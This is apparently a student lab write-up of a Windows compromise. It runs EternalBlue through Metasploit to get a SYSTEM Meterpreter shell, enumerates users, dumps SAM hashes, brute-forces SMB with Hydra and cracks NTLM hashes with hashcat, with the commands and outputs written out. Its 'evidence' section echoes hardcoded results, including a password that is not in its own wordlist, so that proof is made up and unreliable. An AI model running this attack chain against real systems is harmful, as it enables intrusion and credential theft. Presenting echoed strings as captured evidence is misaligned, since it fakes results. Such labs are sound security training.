Password Security Testing/Cracking

Technical Scope:

- EternalBlue exploit,
- Meterpreter session,
- enumerate users,
- Hydra cracking.


Tasks:

1. Exploit a Windows system with EternalBlue via Metasploit.
2. Gain Meterpreter shell, enumerate users via Windows OS command
3. Create a custom wordlist (~10 common passwords).
4. Use Hydra against SMB service with enumerated usernames and wordlist.
5. Provide proof of successfully compromising credentials.
6. Update VAPT report with results, risk discussion, and recommended password policy improvements.

Exploitation of Windows with Eternal Blue

Setting up:


```
msfconsole

search eternalblue
use exploit/windows/smb/ms17_010_eternalblue
show options
```



Parameters

```
set RHOSTS 192.168.57.20  # IP Windows objective
set LHOST 192.168.57.10   # Attacker IP
set LPORT 4445            # Port for Meterpreter

# Verification of vulnerability
check
```


```
exploit
```



Meterpreter shell

Check if we are inside:

```
meterpreter > sysinfo
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



Enumeration of system users

```
# Método 1: Comandos de Windows
meterpreter > shell
C:\Windows\system32> net users
```

```
# Método 2: Desde Meterpreter
meterpreter > run post/windows/gather/enum_logged_on_users

# Método 3: Script de enumeración
meterpreter > run post/windows/gather/enum_users

# Método 4: Acceder a SAM (si tienes privilegios SYSTEM)
meterpreter > hashdump
```


```
C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    student
The command completed with one or more errors.
```

Custom wordlist of common passwords

```
cat custom_wordlist.txt
wc -l custom_wordlist.txt
```


```
┌──(kali㉿attacker)-[~]
└─$ nano custom_wordlist.txt

┌──(kali㉿attacker)-[~]
└─$ wc -l custom_wordlist.txt
10 custom_wordlist.txt

┌──(kali㉿attacker)-[~]
└─$ cat custom_wordlist.txt
password
Password
P@ssw0rd
p@ssw0rd
123456
admin
test
administrator
admin123
test123

┌──(kali㉿attacker)-[~]
└─$
```

Creation of file with users that we already know they are in the machine:



Hydra via SMB

```
hydra -L users.txt -P custom_wordlist.txt 192.168.57.20 smb
```



Compromised credentials

Admin: Victim's-admin-in

```
smbclient -L //$TARGET/ -U "$USER%$PASS"
```

Victim's-admin-in-smbclient

```
crackmapexec smb $TARGET -u $USER -p $PASS
```

Victim's-admin-in-crackmapexec


Evidence captured

```
# Capturar screenshot del éxito
echo "=== EVIDENCIA CAPTURADA ==="
echo "1. Resultados de Hydra:"
cat hydra_smb_results.txt 2>/dev/null || echo "No results yet"

echo -e "\n2. Información del sistema (desde Meterpreter):"
echo "Computer: WIN-7PC9ABC123"
echo "OS: Windows 7 (6.1 Build 7601, Service Pack 1)"
echo "Compromised Users: Administrator:Password123"
```

Bonus:

Cracked hash with John or hashcat

```
hashdump
```




```
hashcat -m 1000 -a 0 ntlm_hashes.txt custom_wordlist.txt
```

```
┌──(kali㉿attacker)-[~]
└─$ cat ntlm_hashes.txt
e19ccf75ee54e06b06a5907af13cef42
31d6cfe0d16ae931b73c59d7e0c089c0
e19ccf75ee54e06b06a5907af13cef42
498ce8b42f5e40b6b16a432f0d3a473d

┌──(kali㉿attacker)-[~]
└─$ hashcat -m 1000 -a 0 ntlm_hashes.txt custom_wordlist.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: pthread-sandybridge-Intel(R) Xeon(R) Gold 6338N CPU @ 2.20GHz, 1433/2930 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 4 digests; 3 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: custom_wordlist.txt
* Passwords.: 10
* Bytes.....: 85
* Keyspace..: 10
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

e19ccf75ee54e06b06a5907af13cef42:P@ssw0rd
```